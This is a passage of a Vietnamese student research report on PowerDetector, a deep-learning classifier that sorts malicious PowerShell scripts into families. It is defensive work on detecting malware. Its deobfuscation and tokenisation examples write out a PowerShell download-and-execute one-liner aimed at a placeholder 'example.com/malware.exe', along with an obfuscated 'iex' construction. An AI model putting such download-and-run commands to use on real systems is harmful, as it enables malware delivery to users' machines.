

ĐẠI HỌC QUỐC GIA TP. HỒ CHÍ MINH
TRƯỜNG ĐẠI HỌC CÔNG NGHỆ THÔNG TIN
KHOA MẠNG MÁY TÍNH VÀ TRUYỀN THÔNG



BÁO CÁO ĐỒ ÁN CHUYÊN NGÀNH
NT114.P11.ATCL

Malicious PowerShell Script Family Classification Based on
Multi-Modal Semantic Fusion and Deep Learning

Dương Phan Hiếu Nghĩa – 21521179

Huỳnh Minh Tân Tiến – 21521520

MỤC LỤC

1. Tổng quan	6
1.1. Giới thiệu.....	6
1.2. Thách thức.....	6
2. Phương pháp	8
2.1. Các nghiên cứu liên quan	8
2.1.1. Giải rối mã	8
2.1.2. Phát hiện mã độc PowerShell dựa trên học máy và học sâu	8
2.1.3. Khai thác đặc trưng mã độc	9
2.1.4. Đề xuất mô hình PowerDetector.....	9
2.2. Kiến trúc tổng thể của hệ thống	10
2.2.1. Mô tả tổng quan kiến trúc	11
2.2.2. Các thành phần chi tiết	11
2.2.3. Điểm nổi bật của kiến trúc.....	12
2.3. Tiền xử lý dữ liệu	12
2.3.1. Khử rối mã (Deobfuscation)	12
2.3.2. Làm sạch và chuẩn hóa dữ liệu.....	13
2.4. Các phương pháp trích xuất đặc trưng.....	14
2.4.1. Đặc trưng cấp độ ký tự.....	14
2.4.2. Đặc trưng cấp độ từ (Token).....	15
2.4.3. Đặc trưng cấp độ cây cú pháp trừu tượng (AST)	15
2.4.4. Đặc trưng cấp độ đồ thị tri thức (Knowledge Graph).....	16
2.5. Nhúng và hợp nhất ngữ nghĩa đa mô hình	16
2.5.1. Nhúng dữ liệu từ các nguồn đặc trưng	16
2.5.2. Hợp nhất ngữ nghĩa đa mô hình	17
2.5.3. Lợi ích của hợp nhất ngữ nghĩa đa mô hình	17
2.6. Xây dựng mô hình học sâu.....	17
2.6.1. Mạng CNN và BiLSTM	18
2.6.2. Cơ chế attention và Transformer	19
3. Thực nghiệm.....	21
3.1. Phân loại nhị phân.....	21
3.1.1. Môi trường	21
3.1.2. Dataset	21

3.1.3. Thực nghiệm	21
3.1.4. Kết quả	22
3.2. Phân loại đa lớp	23
3.2.1. Môi trường	23
3.2.2. Dataset	23
3.2.3. Thực nghiệm	23
3.2.4. Kết quả	24
4. Kết luận	26
4.1. Tổng kết	26
4.2. Ưu điểm	26
4.3. Nhược điểm	26
4.4. Hướng phát triển	27
4.5. Kết luận	27
5. Tài liệu tham khảo	28

Mục lục hình ảnh

Hình 1– Kiến trúc của PowerDetector.....	10
Hình 2– Kiến trúc model	18
Hình 3– Ma trận hồ loạn khi dự đoán.....	25

Mục lục bảng

Bảng 1– So sánh các phương pháp	10
Bảng 2– Chi tiết dataset MPSD	222
Bảng 3– Hiệu suất chi tiết phân loại nhị phân.....	22
Bảng 4– Hiệu suất tổng quát phân loại nhị phân.....	22
Bảng 5– Ma trận nhầm lẫn phân loại nhị phân.....	22
Bảng 6– Thống kê dataset Unit42	24
Bảng 7– Kết quả đánh giá hiệu suất của mô hình	24

1. Tổng quan

1.1. Giới thiệu

PowerShell, ngôn ngữ script tương tác được tích hợp sẵn trên hệ điều hành Windows, đã trở thành công cụ phổ biến trong các cuộc tấn công mã độc không cần file (fileless malware) và các chiến dịch tấn công dai dẳng nâng cao (APT). Với khả năng thực thi trực tiếp trong bộ nhớ, PowerShell dễ dàng vượt qua các hệ thống tường lửa và phát hiện xâm nhập thông qua kỹ thuật làm mờ (obfuscation). Tuy nhiên, các nghiên cứu hiện tại chủ yếu tập trung vào việc giải mã và phát hiện mã độc, thiếu đi phương pháp phân loại các họ mã độc PowerShell và phân tích hành vi. Để giải quyết vấn đề này, đã có những nghiên cứu liên quan đến việc phân loại và phát hiện nhóm mã độc này, trong đó, đề xuất một mô hình phát hiện mã độc PowerShell dựa trên phương pháp hợp nhất ngữ nghĩa đa mô hình (multi-modal semantic fusion) và học sâu, nhằm cung cấp khả năng nhận diện chi tiết các họ mã độc PowerShell và nâng cao hiệu quả trong việc dự đoán hành vi tấn công cũng như ngăn chặn kịp thời.

1.2. Thách thức

Nghiên cứu mở ra hướng tiếp cận mới trong việc phát hiện mã độc PowerShell, quá trình phát triển và triển khai mô hình đối mặt với nhiều thách thức:

- Phân tích đa chiều và làm mờ mã độc: PowerShell thường sử dụng kỹ thuật làm mờ như mã hóa (e.g., ASCII, Base64), chuyển đổi ký tự, hoặc nén để che giấu mục đích thực sự. Ví dụ, một đoạn mã độc PowerShell có thể được làm mờ thành chuỗi ký tự không dễ nhận biết. Việc giải mã các tập mã độc như vậy đòi hỏi các thuật toán deobfuscation đa lớp, kết hợp phân tích cây cú pháp trừu tượng (AST), biểu thức chính quy, và mô phỏng.
- Khoảng cách ngữ nghĩa: Một thách thức lớn là khoảng cách ngữ nghĩa giữa mã PowerShell mức thấp và phân tích hành vi mức cao. Ví dụ, mã độc sử dụng chức năng “DownloadFile” và “Start-Process” có thể bị lẫn với các hoạt động hợp lệ nếu không có mối liên hệ ngữ cảnh đầy đủ. Việc xây dựng các phương pháp trích xuất đặc trưng dựa trên đồ thị tri thức (knowledge graph) giúp tìm ra mối quan hệ này nhưng đòi hỏi lượng lớn dữ liệu và công sức xử lý.
- Tính phức tạp của hợp nhất đa mô hình: Để tối ưu hóa việc phát hiện, PowerDetector áp dụng phương pháp hợp nhất ngữ nghĩa từ nhiều nguồn đặc trưng: ký tự, token, cấu trúc cú pháp, và đồ thị tri thức. Tuy nhiên, việc xây dựng vector nhúng (embedding) cho từng chiều dữ liệu, đồng thời kết hợp các vector này thành biểu diễn hợp nhất (multi-modal embedding), đòi hỏi mô hình phức tạp với các thuật toán như transformer và CNN-BiLSTM.
- Giới hạn dữ liệu và tính đa dạng: Một số họ mã độc, như “Bypass,” có số lượng mẫu rất ít trong thực tế, khiến việc huấn luyện và phân loại trở nên khó khăn.

Đồng thời, dữ liệu thực tế từ các chiến dịch APT thường không đồng nhất và chứa các mẫu chưa từng được biết đến, đòi hỏi mô hình phải có khả năng tổng quát hóa cao.

2. Phương pháp

2.1. Các nghiên cứu liên quan

2.1.1. Giải rối mã

Nghiên cứu tiêu biểu:

1. PSDEM [15]:

- Sử dụng phương pháp hai giai đoạn (phân tích tĩnh và động) để giải mã rối mã PowerShell.
- Dựa vào các thuật toán khôi phục cú pháp và phân tích hành vi.

2. PowerDive [16]:

- Kết hợp biểu thức chính quy (regex) và các công cụ phân tích lệnh để khử rối mã.
- Tập trung vào các kỹ thuật mã hóa base64 và mã hóa chuỗi.

Ưu điểm:

- **PSDEM:** Hiệu quả trong việc giải mã nhiều lớp rối (multi-layer obfuscation).
- **PowerDrive:** Khả năng xử lý nhanh các đoạn mã có cấu trúc đơn giản.

Nhược điểm:

- Phụ thuộc mạnh vào các quy tắc thủ công (manual rules), làm giảm khả năng tự động hóa.
- Không khai thác được mối quan hệ ngữ nghĩa và chức năng của mã sau khi giải mã.
- Hạn chế trong việc phát hiện các mẫu mã độc mới, phức tạp hơn.

2.1.2. Phát hiện mã độc PowerShell dựa trên học máy và học sâu

Nghiên cứu tiêu biểu:

1. **Fang et al. [22]:** Sử dụng các đặc trưng hỗn hợp (ký tự, token) kết hợp với thuật toán Random Forest để phân loại nhị phân (benign/malicious).
2. **Ruscak et al. [23]:** Áp dụng cây cú pháp trừu tượng (AST) cùng với Random Forest để phát hiện các nhóm mã độc cụ thể.
3. **Hendler et al. [21]:** Sử dụng CNN để phát hiện mã độc ở cấp độ ký tự, giúp mô hình tập trung vào các mẫu cú pháp trong mã PowerShell.

Ưu điểm:

- **Fang et al.:** Cải thiện độ chính xác trong phân loại nhị phân, dễ dàng triển khai.
- **Ruscak et al.:** Hỗ trợ phân loại đa nhóm, tập trung vào khai thác đặc trưng cú pháp (AST).
- **Hendler et al.:** Khả năng phát hiện các mẫu độc hại từ các đặc trưng ký tự cục bộ.

Nhược điểm:

- **Fang et al.:** Hạn chế ở việc chỉ phân loại nhị phân, không phân tích sâu ngữ nghĩa và chức năng.
- **Ruscak et al.:** Phụ thuộc vào đặc trưng từ AST, thiếu sự kết hợp đa chiều từ các nguồn đặc trưng khác.
- **Hendler et al.:** Chỉ tập trung vào đặc trưng cục bộ (ký tự), bỏ qua thông tin ngữ nghĩa dài hạn.

2.1.3. Khai thác đặc trưng mã độc

Nhiên cứu tiêu biểu:

1. **PowerDecode [17]:** Sử dụng các đặc trưng cú pháp kết hợp với giải mã để xây dựng các vector đặc trưng.
2. **FC-PSDS [35]:** Áp dụng đặc trưng tích hợp từ token và cú pháp để xây dựng các vector nhúng (embedding) sử dụng trong mạng nơ-ron sâu.

Ưu điểm:

- **PowerDecode:** Phù hợp với các đoạn mã bị mã hóa hoặc nén đơn giản.
- **FC-PSDS:** Tích hợp nhiều loại đặc trưng giúp tăng độ chính xác so với các phương pháp truyền thống

Nhược điểm:

- **PowerDecode:** Không hỗ trợ phân tích quan hệ ngữ nghĩa hoặc các đặc trưng phức tạp hơn như đồ thị tri thức.
- **FC-PSDS:** Chỉ tập trung vào phân loại nhị phân, không phát triển khả năng nhận diện tấn công mới.

2.1.4. Đề xuất mô hình PowerDetector

PowerDetector được thiết kế để giải quyết các hạn chế của các phương pháp trước đây, với những điểm mới như sau:

1. **Hợp nhất đặc trưng đa mô hình:** Tích hợp thông tin từ bốn cấp độ đặc trưng:
 - Ký tự (Character features): Tập trung vào mẫu cục bộ.
 - Từ khóa (Token-based features): Nhận diện các lệnh và tham số quan trọng.
 - Cây cú pháp trừu tượng (AST): Biểu diễn cấu trúc logic của mã.
 - Đồ thị tri thức (Knowledge Graph): Phân tích mối quan hệ ngữ nghĩa giữa các thực thể.
2. **Phân loại đa nhóm (Multi-class):** Không chỉ xác định mã độc mà còn phân loại chúng thành các nhóm chức năng cụ thể (Bypass, Downloader, Injector, Payload, TaskExecution), cung cấp thêm thông tin giá trị cho việc phân tích hành vi.
3. **Sử dụng học sâu tiên tiến:** Kết hợp các mô hình CNN, BiLSTM, và Transformer:
 - CNN: Phát hiện mẫu cục bộ trong dữ liệu ký tự và từ.

- BiLSTM: Học ngữ cảnh tuần tự từ đặc trưng cú pháp và đồ thị.
- Transformer: Nắm bắt mối quan hệ dài hạn và các ngữ nghĩa sâu sắc.

4. Giải quyết hạn chế:

- Tự động hóa toàn bộ quá trình, giảm sự phụ thuộc vào quy tắc thủ công.
- Kết hợp đa chiều từ ký tự, từ khóa, cú pháp đến ngữ nghĩa, giúp cải thiện khả năng nhận diện tấn công phức tạp và chưa biết trước.


Bảng so sánh tóm tắt (✓ hoàn toàn đáp ứng, ○ đáp ứng một phần, ✗ không đáp ứng):

Nghiên cứu liên quan	Deobfuscation	AST	KG	Multi-modal	Transformer
Li et al. [3]	✓	✓	✗	✗	✗
PSDEM [15]	✓	✗	✗	✗	✗
PowerDrive [16]	✓	✗	✗	✗	✗
PowerDecode [18]	✓	✗	✗	✗	✗
Hendler et al. [21]	✗	✗	✗	✗	✗
Fang et al. [22]	✓	✓	✗	○	✗
Hendler et al. [2]	✗	✗	✗	✗	✗
FC-PSDS [35]	✓	✓	✗	✗	✗
Ruscak et al. [23]	✗	✓	✗	✗	✗
PowerDetector	✓	✓	✓	✓	✓

Bảng 1– So sánh các phương pháp

2.2. Kiến trúc tổng thể của hệ thống

Kiến trúc tổng thể của PowerDetector được thiết kế để phát hiện và phân loại mã độc PowerShell dựa trên hợp nhất ngữ nghĩa đa mô hình và học sâu. Hệ thống bao gồm các thành phần chính sau, được minh họa trong sơ đồ:



Hình 1– Kiến trúc của PowerDetector

2.2.1. Mô tả tổng quan kiến trúc

Hệ thống PowerDetector được chia thành 6 giai đoạn chính:

1. Tiền xử lý dữ liệu

Xử lý dữ liệu đầu vào bằng cách làm sạch, khử rối mã (Deobfuscation), và chuẩn hóa để tạo ra dữ liệu chất lượng cao cho việc huấn luyện mô hình.

2. Trích xuất các đặc trưng

Áp dụng phương pháp trích xuất đặc trưng từ nhiều khía cạnh khác nhau, bao gồm:

- Đặc trưng ký tự (Character features).
- Đặc trưng từ (Token-based features).
- Đặc trưng cây cú pháp trừu tượng (Abstract Syntax Tree – AST).
- Đặc trưng đồ thị quan hệ tri thức (Knowledge Graph – KG).

3. Nhúng dữ liệu

Chuyển đổi các đặc trưng trích xuất bằng các vector nhúng bằng các kỹ thuật như Char2Vec, Token2Vec, AST2Vec, Rela2Vec.

4. Hợp nhất ngữ nghĩa đa mô hình (Multi-Modal Fusion)

Hợp nhất các vector nhúng từ các nguồn đặc trưng khác nhau để tạo ra biểu diễn chung (join representation) cho dữ liệu.

5. Xây dựng mô hình học sâu

Sử dụng mô hình học sâu kết hợp gồm Transformer, CNN, BiLSTM để học các mối quan hệ ngữ nghĩa phức tạp từ dữ liệu hợp nhất.

6. Phân loại và dự đoán

Phân loại các đoạn mã PowerShell đầu vào thành 5 nhóm mã độc chức năng (Bypass, Downloader, Injector, Payload, TaskExecution) thông qua mạng fully connected layer và softmax.

2.2.2. Các thành phần chi tiết

Tiền xử lý dữ liệu:

- Loại bỏ các đoạn mã bị rối (obfuscated scripts) và khôi phục mã gốc bằng thuật toán giải mã nhiều lớp (multi-layer deobfuscation).
- Tạo cây cú pháp trừu tượng (AST) để phân tích cấu trúc logic của mã PowerShell.
- Chuẩn hóa mã thành dạng có thể phân tích bằng cách chia nhỏ thành ký tự, từ, cấu trúc.

Trích xuất đặc trưng:

- Ký tự (Character features): Phân tích tuần suất và ngữ cảnh ký tự bằng mô hình skip-gram.
- Từ (Token-based features): Nhận diện các từ khóa quan trọng như lệnh (New-Object, DownloadFile), tham số, biến số.

- Cây cú pháp trừu tượng (AST): Tạo cây cú pháp từ mã nguồn để hiểu logic tổng thể của đoạn mã.
- Đồ thị quan hệ tri thức (Knowledge Graph): Phân tích mối quan hệ ngữ nghĩa giữa các từ khóa thường xuất hiện cùng nhau.

Nhúng dữ liệu:

- Char2Vec: Biểu diễn ký tự dưới dạng vector.
- Token2Vec: Chuyển đổi các từ và lệnh thành vector số.
- AST2Vec: Mã hóa cấu trúc cây cú pháp thành vector.
- Rela2Vec: Tạo vector dựa trên mối quan hệ giữa các thực thể trong đồ thị tri thức.

Hợp nhất ngữ nghĩa đa mô hình: Kết hợp các vector từ nhiều cấp độ (ký tự, từ, cây cú pháp, đồ thị tri thức) để tạo ra biểu diễn hợp nhất, đảm bảo thông tin từ mọi khía cạnh của dữ liệu được tận dụng.

Xây dựng mô hình học sâu:

- CNN (Convolutional Neural Network): Trích xuất đặc trưng cục bộ.
- BiLSTM (Bidirectional Long Short-Term Memory): Học ngữ cảnh và mối quan hệ tuần tự hai chiều.
- Transformer: Hiểu rõ mối quan hệ dài hạn và thông tin toàn cục trong dữ liệu.

Phân loại và dự đoán: Lớp fully connected kết hợp hàm softmax để phân loại đoạn mã thành các nhóm mã độc cụ thể.

2.2.3. Điểm nổi bật của kiến trúc

Hợp nhất ngữ nghĩa đa mô hình: Kết hợp thông tin từ nhiều nguồn đặc trưng khác nhau để cải thiện khả năng phát hiện mã độc.

Mô hình học sâu kết hợp: Sử dụng đồng thời CNN, BiLSTM và Transformer để khai thác cả thông tin cục bộ lẫn toàn cục.

Hiệu quả cao: Giảm tỷ lệ phát hiện nhầm (false positive) và tăng cường khả năng phát hiện tấn công chưa từng thấy trước đây.

2.3. Tiền xử lý dữ liệu

Trong quá trình phát triển PowerDetector, tiền xử lý dữ liệu đóng vai trò quan trọng nhằm đảm bảo dữ liệu đầu vào có chất lượng cao và phù hợp để huấn luyện mô hình. Giai đoạn này bao gồm 2 bước chính

2.3.1. Khử rối mã (Deobfuscation)

Các đoạn mã PowerShell độc hại thường bị che giấu (obfuscated) bằng các kỹ thuật như:

- **Chuyển đổi ký tự (Character transformation):** Thay thế từ khóa bằng cách nối chuỗi, phân tách chuỗi, hoặc sử dụng các cách viết khác nhau.
- **Mã hóa (Encoding):** Sử dụng mã ASCII, mã thập lục phân, hoặc mã hóa base64 để ẩn nội dung thực.
- **Nén (Compression):** Dùng thư viện như Compress-Archive để nén và giảm kích thước mã.
- **Mã hóa nâng cao (Encryption):** Áp dụng thuật toán như AES để mã hóa nội dung độc hại.

Mục tiêu của khử rối mã:

- Khôi phục đoạn mã gốc từ mã đã bị rối, cho phép phân tích đặc trưng chính xác hơn.
- Loại bỏ các kỹ thuật che giấu nhằm phát hiện các lệnh hoặc chức năng nguy hiểm.

Phương pháp khử rối mã trong PowerDetector:

- **Cây cú pháp trừu tượng (Abstract Syntax Tree - AST):** Trích xuất cấu trúc cú pháp của mã, đảm bảo rằng ngay cả khi mã bị thay đổi về hình thức, cấu trúc logic vẫn có thể được nhận diện.
- **Biểu thức chính quy (Regular Expression):** Xử lý các chuỗi bị phân tách hoặc mã hóa.
- **Giả lập mã (Emulation):** Thực thi một phần mã để khôi phục nội dung bị mã hóa hoặc nén.

Ví dụ xử lý:

```
# Đoạn mã PowerShell rối  
( $shellID[1]+$ShellId[13]+'X' )  
  
# Sau khi khử rối, đoạn mã gốc sẽ được khôi phục  
(New-Object  
System.Net.WebClient).DownloadFile('http://example.com/malware.exe',  
"$env:APPDATA/malware.exe"); Start-Process "$env:APPDATA/malware.exe"
```

2.3.2. Làm sạch và chuẩn hóa dữ liệu

Dữ liệu PowerShell đầu vào thường rất đa dạng, bao gồm cả mã độc và mã hợp lệ. Để đảm bảo chất lượng dữ liệu, các bước làm sạch và chuẩn hóa được thực hiện như sau:

1. **Loại bỏ mã không liên quan:** Xóa bỏ các đoạn mã dư thừa hoặc không chứa thông tin giá trị, chẳng hạn như dòng bình luận hoặc đoạn mã chỉ để gây nhiễu.
2. **Tách các thành phần mã:**
 - **Xử lý văn bản (Text Processing):** Chuyển đổi mã thành chuỗi ký tự có thể phân tích.

- Xử lý từ khóa (Token Processing): Nhận diện và tách biệt các từ khóa, lệnh, tham số, biến số và chuỗi ký tự.
- Xử lý cú pháp (AST Processing): Tạo cây cú pháp trừu tượng để biểu diễn cấu trúc logic của mã.

3. Chuẩn hóa định dạng dữ liệu:

Mã hóa nhãn (Label Encoding): Sử dụng one-hot encoding để phân loại mã độc theo nhóm. Ví dụ:

Downloader: [0, 1, 0, 0, 0]

Injector: [0, 0, 1, 0, 0]

Chia dữ liệu thành tập huấn luyện và tập kiểm tra để đảm bảo tính khách quan.

Ví dụ xử lý:

Dữ liệu thô

```
Write-Host "Downloading malware"; (New-Object  
Net.WebClient).DownloadString("http://example.com")
```

Dữ liệu sau xử lý:

+ Ký tự: [W, r, i, t, e, -, H, o, s, t, ...]

+ Từ khóa: [Write-Host, New-Object, DownloadString]

+ AST: FunctionDefinitionAst, PipelineAst, StatementBlockAst

2.4. Các phương pháp trích xuất đặc trưng

2.4.1. Đặc trưng cấp độ ký tự

Mục tiêu: Khai thác các đặc trưng chi tiết từ từng ký tự trong đoạn mã, giúp phát hiện các mẫu (patterns) tiềm ẩn mà không phụ thuộc vào từ khóa cụ thể.

Phương pháp:

1. Skip-gram:

Mô hình hóa mối quan hệ giữa các ký tự để khắc phục vấn đề thiếu từ vựng (out-of-vocabulary, OOV) trong bộ dữ liệu.

Tính tần suất xuất hiện và ngữ cảnh của từng ký tự.

2. Char2Vec: Biểu diễn mỗi ký tự dưới dạng vector số, từ đó tạo thành chuỗi vector ký tự cho toàn bộ đoạn mã.

Ví dụ xử lý

Đoạn mã

```
Write-Host "Hello"
```

Vector ký tự:

[W, r, i, t, e, -, H, o, s, t, ", H, e, l, l, o, "]

2.4.2. Đặc trưng cấp độ từ (Token)

Mục tiêu: Xác định các từ khóa, lệnh, tham số, và biến quan trọng trong mã PowerShell.

Phương pháp:

1. **Nhận diện từ khóa (Token Extraction):** Trích xuất các lệnh (cmdlet), biến số, tham số, chuỗi ký tự, và hàm.
2. **Phân tích thống kê (Statistical Analysis):** Tính trọng số cho từng từ khóa dựa trên tần suất và tầm quan trọng.
3. **Token2Vec:** Mã hóa các từ thành vector số thông qua phương pháp Word2Vec.
4. **Chuyển đổi thành vector:** Mỗi đoạn mã được chuyển thành một chuỗi vector từ.

Ví dụ xử lý

```
# Đoạn mã  
(New-Object  
System.Net.WebClient).DownloadFile("http://example.com/malware.exe",  
"$env:APPDATA/malware.exe")  
  
# Token trích xuất  
["New-Object", "System.Net.WebClient", "DownloadFile",  
"$env:APPDATA/malware.exe"]
```

2.4.3. Đặc trưng cấp độ cây cú pháp trừu tượng (AST)

Mục tiêu: Biểu diễn cấu trúc logic của đoạn mã PowerShell để phát hiện mối quan hệ và luồng hoạt động.

Phương pháp:

1. **Trích xuất cây cú pháp:** Dùng trình phân tích cú pháp để tạo ra cây cú pháp trừu tượng (AST) cho mã PowerShell.
2. **AST2Vec:** Mã hóa các nút trong cây cú pháp thành vector số thông qua phương pháp Word2Vec.
3. **Phân tích cấu trúc:** Duyệt cây theo thứ tự hậu tố (post-order traversal) để biểu diễn các nút và quan hệ giữa chúng.

Ví dụ xử lý:

```
# Đoạn mã  
function download { (New-Object System.Net.WebClient).DownloadFile(...) }  
  
# Cây cú pháp (AST)  
Nút: FunctionDefinitionAst, PipelineAst, StatementBlockAst.  
Vector: ["FunctionDefinitionAst", "PipelineAst", "StatementBlockAst"]
```

2.4.4. Đặc trưng cấp độ đồ thị tri thức (Knowledge Graph)

Mục tiêu: Xác định và phân tích mối quan hệ ngữ nghĩa giữa các thực thể trong mã PowerShell.

Phương pháp:

1. **Xây dựng đồ thị tri thức:**

Tạo đồ thị dựa trên các thực thể (tokens) và mối quan hệ xuất hiện cùng nhau.

Dùng cặp thực thể đồng xuất hiện để xây dựng ma trận quan hệ.

2. **Rela2Vec:** Mã hóa các mối quan hệ thành vector số.

3. **Phân tích ngữ nghĩa:** Tìm các mối quan hệ quan trọng trong các nhóm mã độc.

Ví dụ:

- ["New-Object", "DownloadFile"] thường thuộc nhóm Downloader.
- ["Start-Job", "Invoke-Command"] thường thuộc nhóm TaskExecution.

Ví dụ xử lý

Đồ thị tri thức

Thực thể: ["New-Object", "System.Net.WebClient", "DownloadFile"]

Quan hệ: <New-Object, DownloadFile>

2.5. Nhúng và hợp nhất ngữ nghĩa đa mô hình

Tập trung vào việc chuyển đổi các đặc trưng đã trích xuất từ nhiều nguồn khác nhau (ký tự, từ, cây cú pháp trừu tượng, đồ thị tri thức) thành các vector số thông qua các phương pháp nhúng (embedding). Sau đó, các vector này được hợp nhất để tạo ra một biểu diễn ngữ nghĩa thống nhất, giúp mô hình học sâu có thể hiểu và phân tích dữ liệu từ nhiều khía cạnh khác nhau.

2.5.1. Nhúng dữ liệu từ các nguồn đặc trưng

PowerDetector sử dụng 4 phương pháp nhúng chính để tạo ra các vector biểu diễn dữ liệu từ các đặc trưng đã trích xuất.

1. **Char2Vec (Nhúng ký tự):**

- Tạo vector biểu diễn từ các đặc trưng cấp độ ký tự.
- Kết hợp ngữ cảnh và tần suất của từng ký tự để tạo ra các câu vector ở cấp độ ký tự.

2. **Token2Vec (Nhúng từ):**

- Tạo vector từ các đặc trưng cấp độ từ (token).
- Sử dụng các thuật toán như Word2Vec để ánh xạ các từ khóa, lệnh, về biến số thành không gian vector.

3. **AST2Vec (Nhúng cây cú pháp):**

- Mã hóa các nút của cây cú pháp trừu tượng (AST) thành vector số.
- Sử dụng duyệt cây hậu tố (post-order traversal) để chuyển đổi các nút AST thành một chuỗi vector.

4. **Rela2Vec (Nhúng đồ thị tri thức):**

- Tạo vector từ các đặc trưng cấp độ đồ thị tri thức.
- Sử dụng các thực thể (token) và mối quan hệ giữa chúng để xây dựng vector nhúng.

2.5.2. Hợp nhất ngữ nghĩa đa mô hình

Phương pháp hợp nhất: Sau khi dữ liệu được nhúng thành các vector từ 4 bốn cấp độ, PowerDetector áp dụng một phương pháp hợp nhất ngữ nghĩa để kết hợp các vector này thành một biểu diễn duy nhất. Quá trình bao gồm:

1. **Căn chỉnh vector (Alignment):** Căn chỉnh các vector từ Char2Vec, Token2Vec, AST2Vec, Rela2Vec để đảm bảo chúng có cùng chiều và phù hợp để hợp nhất.
2. **Ghép nối vector (Concatenation):** Kết hợp các vector nhúng từ các nguồn đặc trưng thành một biểu diễn hợp nhất duy nhất.
3. **Biểu diễn hợp nhất ngữ nghĩa:** vector hợp nhất chứa thông tin từ cả bốn nguồn đặc trưng, cung cấp biểu diễn ngữ nghĩa toàn diện cho đoạn mã PowerShell.

2.5.3. Lợi ích của hợp nhất ngữ nghĩa đa mô hình


Tăng cường thông tin: Mỗi nguồn đặc trưng đóng góp 1 góc nhìn khác nhau, giúp vector hợp nhất chứa đầy đủ thông tin từ cấp độ cục bộ (ký tự) đến cấp độ ngữ nghĩa cao (đồ thị tri thức).

Cải thiện khả năng học: Biểu diễn hợp nhất cung cấp thông tin chi tiết và đa chiều, giúp mô hình học sâu phát hiện mã độc chính xác hơn.

Khả năng xử lý dữ liệu phức tạp: Hệ thống có thể xử lý tốt các đoạn mã PowerShell bị rối hoặc được viết theo nhiều cách khác nhau nhưng có cùng logic.

2.6. Xây dựng mô hình học sâu

PowerDetector sử dụng mô hình học sâu kết hợp các kỹ thuật hiện đại để xử lý dữ liệu đa chiều được hợp nhất từ các đặc trưng. Mô hình bao gồm 2 thành phần chính:



Hình 2– Kiến trúc model

2.6.1. Mạng CNN và BiLSTM

Mục tiêu: Khai thác thông tin cục bộ và tuần tự từ dữ liệu đầu vào để học các đặc trưng chi tiết.

Cấu trúc:

1. Mạng CNN (Convolutional Neural Network):

CNN được sử dụng để trích xuất các đặc trưng cục bộ từ chuỗi vector đầu vào.

Phương pháp:

- Áp dụng các bộ lọc (kernels) để phát hiện các mẫu đặc trưng trong chuỗi vector.
- Sử dụng phép gộp cực đại (max pooling) để giảm chiều dữ liệu và giữ lại các đặc trưng quan trọng nhất.

Phương trình:

- Convolution:

$$c_t^i = f(v_{multi}^i \cdot w_t + b_t)$$

Trong đó:

- v_{multi}^t : Vector hợp nhất từ các đặc trưng.
- w_t : Bộ lọc (kernel).
- b_t : Bias.
- f : Hàm kích hoạt (ReLU).

- Gộp cục đại: Chọn giá trị lớn nhất trong mỗi vùng để giảm kích thước vector.
- Kết quả: Vector đặc trưng s được truyền sang lớp BiLSTM.

2. Mạng BiLSTM (Bidirectional Long Short-Term Memory):

BiLSTM học các mối quan hệ tuần tự trong cả hai chiều (tiến và lùi) của dữ liệu đầu vào.

Phương pháp:

- Mạng LSTM truyền thống chỉ học từ quá khứ đến hiện tại, nhưng BiLSTM kết hợp cả hai hướng, giúp hiểu rõ hơn ngữ cảnh của dữ liệu.
- BiLSTM đặc biệt phù hợp với các đặc trưng có mối quan hệ tuần tự như cây cú pháp (AST) và đồ thị tri thức (KG).

Phương trình:

$$\vec{h}_t = f(W_1 \cdot s_t + W_2 \cdot \vec{h}_{t-1})$$

$$\overleftarrow{h}_t = f(W_3 \cdot s_t + W_4 \cdot \overleftarrow{h}_{t+1})$$

Trong đó:

- s_t : Vector đầu vào tại thời điểm t .
- $\vec{h}_t, \overleftarrow{h}_t$: Vector đầu ra từ LSTM tiến và lùi.
- W_1, W_2, W_3, W_4 : Ma trận trọng số.

Kết quả: BiLSTM tạo ra vector đặc trưng tuần tự, kết hợp thông tin từ cả hai chiều.

Lợi ích của CNN và BiLSTM:

- CNN phát hiện các đặc trưng cục bộ quan trọng.
